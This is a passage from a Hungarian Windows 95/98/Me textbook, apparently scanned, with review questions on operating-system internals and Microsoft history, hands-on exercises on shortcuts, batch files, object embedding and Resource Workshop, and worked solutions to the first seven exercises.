196. Mit jelent a processz és a szál?
197. Hány prioritási osztály (felsorolással) és szint áll rendelkezésre a Windows 98-ban? Mivel jelöljük a legalacsonyabb és a legmagasabb szintet?
198. A prioritási szinteket hány csoportra osztották? Sorolja fel ezeket!
199. Mely esetekben emelheti fel az időzítő a prioritási szintet? Milyen szinten futó szálak részesülhetnek ebben az elbánásban?
200. Hány bites címsínt tartalmazott az Intel 8086/8088-as CPU?
201. Mekkora a maximálisan megcímezhető memória az Intel 8086/8088, 80286 és 80386-os CPU-nál?
202. A Pentium III-as processzor bekapcsoláskor milyen módban indul el?
203. Mit jelent a Real Flat Mode, milyen tulajdonságai vannak és hogyan válthatunk át ide?
204. Mit jelent a lapozás?
205. Mekkora egy lap mérete Windows 98 használata esetén?
206. Hol található a valóságban a virtuális memória és mi a neve?
207. Mit jelent a demand paging?
208. Mit jelent a Privilege ring (hány van belőlük, a Windows 98 melyeket használja, milyen típusú programok futnak az egyes gyűrűkön)?
209. Melyik gyűrűn fut a Windows 98 kernelje?
210. Van-e memóriavédelem-figyelés a 0-s gyűrűben futó programoknál?
211. Rajzolja le „A Windows 98 memóriahasználata" c. ábrát!
212. Rajzolja le „A Windows 98 komponensei" c. ábrát!
213. Mire valók az Eszközvezérlők? Mit jelent a VxD?
214. Mire való a Konfiguráció Kezelő (Configuration Manager) és a Virtuális Gép Kezelő (Virtual Machine Manager)?
215. Milyen többfeladatúságban futnak a Win32, az MS-DOS és a Win16 programok?
216. Mire való az IFSM és melyik gyűrűn fut?
217. Melyek a Windows 98 alapkomponensei és melyiknek mi a feladata?
218. Mire való a héjprogram?

17. fejezet (HTML fájlok készítése)

219. Minek a rövidítése a HTML?
220. Mire használható egy böngészőprogram?
221. Mit jelent a link és a szörfölés?
222. Soroljon fel öt programot, amellyel HTML fájlt készíthetünk!
223. Mit tartalmaz egy HTML fájl? Hogyan jeleníthetünk meg benne ékezetes karaktereket?
224. Mire használható a ping és a tracert program?

18. fejezet és a könyv hátralévő része (Windows Scripting Host, további trükkök, a Microsoft története stb.)

225. Mire használható a Windows Scripting Host és milyen kapcsolata van az I love you vírussal?
226. Mi történik, ha a Windows betöltése közben leütjük az Esc-et?
227. Mondjon néhány szót a következő fogalmakról: IBM, DEC, BASIC, PDP-10, Altair, Apple, CP/M, XENIX, Big Blue, Multiplan, Lotus, Bravo, Compaq, klón, Macintosh, GEM, PARC, OS/2, PS/2, Presentation Manager!
228. Mikor került kereskedelmi forgalomba az IBM PC és mennyibe került?
229. Mikor jelent meg a Microsoft Mouse, a Word és az Excel első változata?
230. Hogyan reklámozták a Word első változatát?
231. Mikor jelentették be a Windowst és hány év múlva jelent meg? Mi volt az oka a késésnek?
232. Melyik cég gyártotta az első hordozható számítógépet és mikor?
233. Mikor jelent meg az Apple Macintosh?
234. Mit tud az Excel fejlesztésének kezdeteiről?
235. Melyik cég gyártotta az első, Intel 80386 CPU alapú gépet és mikor?
236. Mikor jelent meg a BallPoint Mouse (hanyattegér)?
237. Ismertesse röviden Bill Gates és Charles Simonyi kezdeti életútját!
238. Foglalja össze néhány mondatban a trösztellenes per eddigi eseményeit! Mit jelent a vaporware?
239. A Windowsról szóló képek és szólás-mondások a termék mely tulajdonságait emelik ki?


240. Mit jelent és mire használható a **%windir%** és a **set**?
241. Hogy mondjuk angolul: gyorsbillentyű, képernyőkímélő, parancsikon? (Az összes szereplő szót kérdezhetjük!)
242. Ismertesse a System Software Z1-7.1-et (melyik számítógéptípushoz tartozott, mikor adták ki, milyen lehetőségeket ismert)!
243. Ismertesse az alűbbi fájlkiterjesztéseket: ANI, CDA, CUR, ICO, JS, M3U, OLD, VBS és WSH!
244. Milyen eszköz és mire használható a Philips Expanium?
245. A **sys** paranccsal létrehozott rendszerlemezről történt bootolás után mire lesz képes számítógépünk?
246. A **sys** paranccsal létrehozott rendszerlemezről történt bootolás után képes számítógépünk az egér kezelésére?
247. Hogyan történhet a Windows telepítése gyorsan, több gépre, lassú számítógép-hálózat esetén?
248. Ha olyan videokártyát szeretnénk telepíteni, amelyet a Windows még nem támogat, ráadásul nincs meg a telepítő lemez, mit tehetünk?
249. Származik-e hátrány abból, ha nincs nyomtatónk és nem is telepítünk fel egyet sem?
250. Hogyan állítható be (Windows 98-nál) az egyszeres egérkattintás?
251. Mondjon négy példát a Windows billentyű (⊞) használatára!
252. A Sajátgép ablakban egy ikon kijelölése után leütjük az F2 billentyűt. Mi történik?
253. Mekkora lehet Windows 9x és FAT32 esetén egy fájl maximális mérete?
254. Baj-e, ha egy szervezet nem tér át a Windows egy újabb változatának használatára?
255. Milyen beállításokat kell elvégeznünk ahhoz, hogy DOS-ban használhassuk a magyar ékezetes karaktereket?
256. Vannak olyan DOS parancsok, amelyek elhelyezhetők mind az **autoexec.bat**-ban, mind a **config.sys**-ben is?

+1. Ez a könyv vajon a helyes, vagy a nem helyes tudáshoz tartozik?


22.2. Számítógépes feladatok

A feladatok a könyv témaköreit dolgozzák fel, Windows 95, 98 és Millennium esetén oldhatók meg. Próbáljunk meg egy-egy feladatot *rutinból*, 5 percen belül megoldani. A megoldások a 322–344. oldalakon olvashatók.

1. A Start menü Programok csoportja alá hozzon létre egy új csoportot *Szövegszerkesztők* néven és helyezze bele a WordPad indítósorát!



2. Az Asztalra készítsen egy mappát *Számológépek* néven és helyezze bele a Számológép programindító parancsikonját – shortcut – *két példányban* (egyik az eredeti, másik a másolat), valamint egy „igazi" Számológép fájlt is!




3. Keresse meg a Súgóban az *illegális* szóhoz kapcsolódó témaköröket!


4. A WordPad-ban mutasson konkrét példát másolásra, beágyazásra, csatolásra és csomagolásra. Az egyes változatok nevét írja alájuk, formázva (Courier New, 20-as betűnagyság, félkövér+dőlt). A fájlt mentse el az Asztalra **PÉLDA.DOC** és **PÉLDA.RTF** néven (tehát a második esetben Rich Text formátumban)!

5. Készítsen az Asztalra **csatolás.doc** néven egy WordPad állományt, amely egy egyszerű Paint rajzot (kék háttéren vastag sárga színű „X") *csatolva* tartalmaz!


6. Készítsen az Asztalra **Számológép.bmp** nevű fájlt, amely a Számológép képét tartalmazza átrajzolva (egy átlós kék színű csík legyen rajta)!




7. Készítsen az Asztalra egy WordPad dokumentumot, névnek adja meg saját nevét. A dokumentum csupán a képernyőről „kimásolt" Start gombot tartalmazza, melyre kettőt kattintva induljon el a Számológép!




8. Készítsen az Asztalra **kettős csomag** néven egy WordPad állományt, amely kettős csomagot tartalmaz: a kék színű és sárga hátterű „Kattints kettőt!" szövegre kettőt kattintva nyíljon választási lehetőségünk: a „rajz"-ra kattintva jelenjen meg egy egyszerű Paint rajz, a Számológép ikonra kattintva pedig induljon el a Számológép!





9. Készítsen egy WordPad dokumentumot, és mentse el az Asztalra a saját nevén. A dokumentumot megnyitva egymás mellett jelenjen meg két Számológép (nem az ikonja, hanem a „teljes"), és az elsőre kattintva ne történjen semmi, a másodikra kattintva pedig induljon el maga a Számológép alkalmazás!

Kovács János



10. Keresse meg, hogy a Windows melyik rendszerfájl(ok)ban tárolja a beállított Tapéta fájl *nevét*.


11. Tegyük fel, hogy a Számológépet nagyon sokszor használjuk. Parancsikon segítségével rendeljünk hozzá egy gyorsbillentyűt: az F12-re induljon el!

12. A Start – Programok alá készítsen egy *Szövegszerkesztők* sort, amely a `C:\TEMP\szövegszerkesztők.bat` batch fájlt indítja el. A batch fájl kérdezze meg, hogy melyik programot kívánjuk elindítani, és az 1-es billentyűre induljon el az *edit*, 2-esre a *WordPad*, 3-ra pedig a *Jegyzettömb*. Ezután a batch fájl érjen véget. *A megoldáshoz DOS alapismeretek is szükségesek!*


```
Melyik programot indítsam el?

1 - edit
2 - WordPad
3 - Jegyzettömb

Választás: _
```

13. Készítsen az Asztalra *Variációk* néven egy programindító parancsikont (shortcut-ot), amelynek ikonja a földgömb, vagy a fa legyen (mindegy hogy melyik, de ne más). Ez a shortcut a

C:\TEMP\variációk.bat batch fájlt indítja el, ráadásul teljes képernyőn. A batch fájl kérdezzen és indítsa el a Paint-et három módon: az 1-es billentyűre háttérben, a 2-esre előtérben teljes méretben, a 3-asra előtérben ablakban ("előző méretben"). Ezután a batch fájl érjen véget és az ablaka feltétlenül záródjon be! *A megoldáshoz DOS alapismeretek is szükségesek!*



14. Készítsen az Asztalra **számol.bat** batch fájlt, amely kiírja, hogy az Asztalon éppen hány *Windows alkalmazást* indító parancsikon (shortcut) található! Az Asztal esetleges mappáit is vizsgálja meg! Hogyan érhetjük el, hogy a DOS programok shortcutjait számolja meg? *A megoldáshoz DOS alapismeretek is szükségesek!*




15. Előzmény: van három fájlunk, amelyet tapétaként szeretnénk használni: **kep1.bmp**, **kep2.bmp** és **kep3.bmp**. A Vezérlőpult – Képernyő – Háttér – Tapéta beállításnál a **kep1.bmp**-t választottuk ki és ezen nem is fogunk változtatni. A feladat pedig az, hogy érjük el: a számítógép minden egyes bekapcsolásakor „automatikusan" mindig cserélődjön a tapéta (első kép → második → harmadik → első stb.)! *A megoldáshoz DOS alapismeretek is szükségesek!*

16. Érjük el, hogy az Asztalon megjelenjen egy ikon, amely 5 másodperc múlva eltűnik, újabb 5 másodperc múlva ismét megjelenik stb. Közben természetesen tovább dolgozhatunk a Windowszal. *A megoldáshoz DOS alapismeretek is szükségesek!*

17. (Csak Windows 98 vagy Millennium és élő Internet kapcsolat szükséges) Indítsa el az Internet Explorert, lépjen fel a Duna TV

honlapjára, töltsön le az Asztalra fájlba egy viszonylag rövidebb filmet és indítsa el a RealPlayert ezzel a videó fájllal!

18. Keresse meg a háttértáron a Resource Workshop-ot, indítsa el és a megadott alkalmazás kijelölt részét változtassa meg! Az alábbi példában a menüket fordítottuk le angolról magyarra:



19. Indítsa el a Resource Workshop-ot. Töltse be vagy a **COMDLG32.DLL**-t (itt lépjen be az 1547-es panelra), vagy a WordPad, vagy a Paint programot. Végezze el az alábbi változtatásokat:
    - változtassa meg az alkalmazásban található ikont,
    - módosítsa egy párbeszédablak felépítését (gombok helye, feliratok),
    - végül írja át a menü egyes szavait.

    A végén legyen látható a képernyőn a megváltozott ikon/párbeszédablak/menü, de ne mentsen. Készítsen a Workshop ablakról egy képernyőmásolatot, és mentse el az Asztalra **kép.bmp** néven!

20. (Csak Windows 95) A Resource Workshop segítségével módosítsa a Számológépet (**calc.exe**):
    - rajzolja át az ikonját,
    - a menürendszerben egy szót változtasson meg,
    - módosítson egy gombfeliratot.

    A fentiek közül egy kijelölt változtatást végezze el, legyen látható a képernyőn a megváltozott elem, de ne mentsen. Készítsen a


Workshop ablakról egy képernyőmásolatot és mentse el az Asztalra **kép.bmp** néven!

21. A Resource Workshop segítségével érje el, hogy az egérkurzor, amikor nyíl alakú,


    21a: *sárga* színű legyen;
    21b: *átlátszó legyen* (azaz a nyíl belsejében az Asztal aktuális része látszódjon).

22. Hozzon létre az Asztalon egy **proba.asc** fájlt (tartalma egy bármilyen szó legyen). Ezután érje el, hogy aktiválásakor a Jegyzettömb (**notepad.exe**) induljon el! Majd módosítsa: ne a Jegyzettömb, hanem a DOS-os **edit** szövegszerkesztő induljon el! Végül szüntesse meg a társítást: aktiváláskor a Windows kérdezzen rá, melyik programot indítsa el!

23. (Windows 95-nél nem működik) Az Asztalon hozzon létre egy Felhők nevű mappát, melybe ha belépünk, a mappa háttere ne üres legyen, hanem a **felhők.bmp**-t tartalmazza!



24. (Windows 95-nél nem működik) Készítsen az Asztalra egy **Hello.vbs** fájlt, melyet indítva az alábbi ablak jelenik meg:




Az ablak 5 másodperc múlva tűnjön el. Ezután érje el, hogy a számítógép indításakor jelenjen meg az üzenet! Segítség: **`WScript.Echo`**.

25. Hozzon létre az Asztalon egy Kikapcsol nevű parancsikont, melyet aktiválva a Windows azonnal leáll (és ATX-es házaknál a számítógép kikapcsol)! Segítség: **`rundll32`**. A parancsikon „képe" nem tetszőleges, hanem a **`felhők.bmp`** fájlt tartalmazza!

26. (Windows 95-nél nem működik) Készítsen az Asztalra egy **`kikapcs-5`** nevű ikont, melyre rákattintva a gép kiírja:

Ezután 5 másodperc múlva a gép leáll (és ATX-es házaknál a számítógép kikapcsol)! Segítség: **`WScript.Echo`** és **`rundll32`**.

27. Az Asztalra készítsünk *hello* nevű html fájlt, melyet megnyitva a következő kép: jelenik meg a böngészőben:



Azaz egy középre rendezett, piros színű szöveg, melynek a „harcművészet" szava félkövér. A „kattintson ide!" pedig a http://www.wushu.hu-ra mutató link. Alatta a **buborék.bmp** bitkép és háttérben a **felhők.bmp** kép. A böngésző fejlécében a *hello* szó jelenik meg.

28. Telepítsen egy HP LaserJet 4L nyomtatót és állítsa be alapértelmezettnek!

    28a. A nyomtató helyi nyomtató
    28b. A nyomtató hálózati nyomtató

29. Indítsa el a számítógépen található levelezőprogramot! A megadott e-mail címre küldje el attachban – levél-mellékletként – a megadott feladat megoldása során a képernyő tartalmát! Azaz a kijelölt feladatot oldja meg, a képernyőn látható a végeredmény és ezt küldje el.
    (A levelezés részletei a *Bevezetés a számítástechnikába* című tankönyvben találhatók, kérjük tanulmányozza át!)

A jellel jelölt feladatok megoldásához a Resource Workshop program is szükséges, amely nem része a Windowsnak. A feladat csak akkor oldható meg, ha a számítógépre külön telepítve lett!

22.3. A számítógépes feladatok megoldása

1. A 147–148. oldalakon leírtakhoz hasonlóan. A Parancssornál a **wordpad** fájlt nem fogja megtalálni a Windows, a Tallózással keressük meg (**C:\Program Files\Accessories\wordpad.exe**), vagy írjuk be: **write**.

2. A 140–145. oldalakon leírt módon készíthető el. A mappa és a shortcut létrehozása utána vigyük az egeret az ikon fölé, és lenyomott Ctrl-lal húzzuk arrébb, így keletkezik a másolat. Az „igazi"-t pedig úgy hozhatjuk létre, hogy a Sajátgép ikonra kattintva keressük meg a **C:\WIN98** (vagy hasonló) könyvtárban a **calc.exe** fájlt, az egeret vigyük fölé, jobb egérgomb és *Másolás* sor (vigyázzunk, hogy ne válasszunk mást). Ezután vigyük az egeret a Számológépek mappa fölé, jobb gomb és *Beillesztés*.

3. Lásd a 127. oldalon.

4. Lásd a 66–67. oldalon és a 12.3-ban. A WordPad-on kívül a Paint-re és az Objektumcsomagoló-ra van szükségünk. A csatolás létrehozására a Paint rajzot fájlba kell menteni (a másik háromhoz nem szükséges fájl felhasználása). Az Asztal a Mentés párbeszédablakban a fastruktúra legfelső eleme.

5. Lásd a 66–67. oldalon és a 12.3-ban. A Paint-ben rajzoljuk meg az X-et, utána a Téglalapkijelölővel jelöljük ki és a Szerkesztés – Fájlba másolás segítségével mentsük fájlba. Zárjuk be a Paint-et, és most már elvégezhető a csatolás a tanult módon.

6. (A 6.3 és a 12. fejezet alapján) indítsuk el a Számológépet, üssünk Alt+PrintScreen-t és zárjuk be. Indítsuk el a Paint-et és Ctrl+V. Rajzoljuk meg a kék átlót és mentsünk.

7. (A 12. fejezet alapján) a képernyőt másoljuk a Vágólapra PrintScreen-nel. Indítsuk el a Paint-et, Ctrl+V, a Téglalapkijelölővel jelöljük ki a Start gombot és helyezzük a Vágólapra. Zárjuk be a Paint-et, indítsuk el az Objektumcsomagolót, kattintsunk a bal felébe, Szerkesztés – Beillesztés stb.

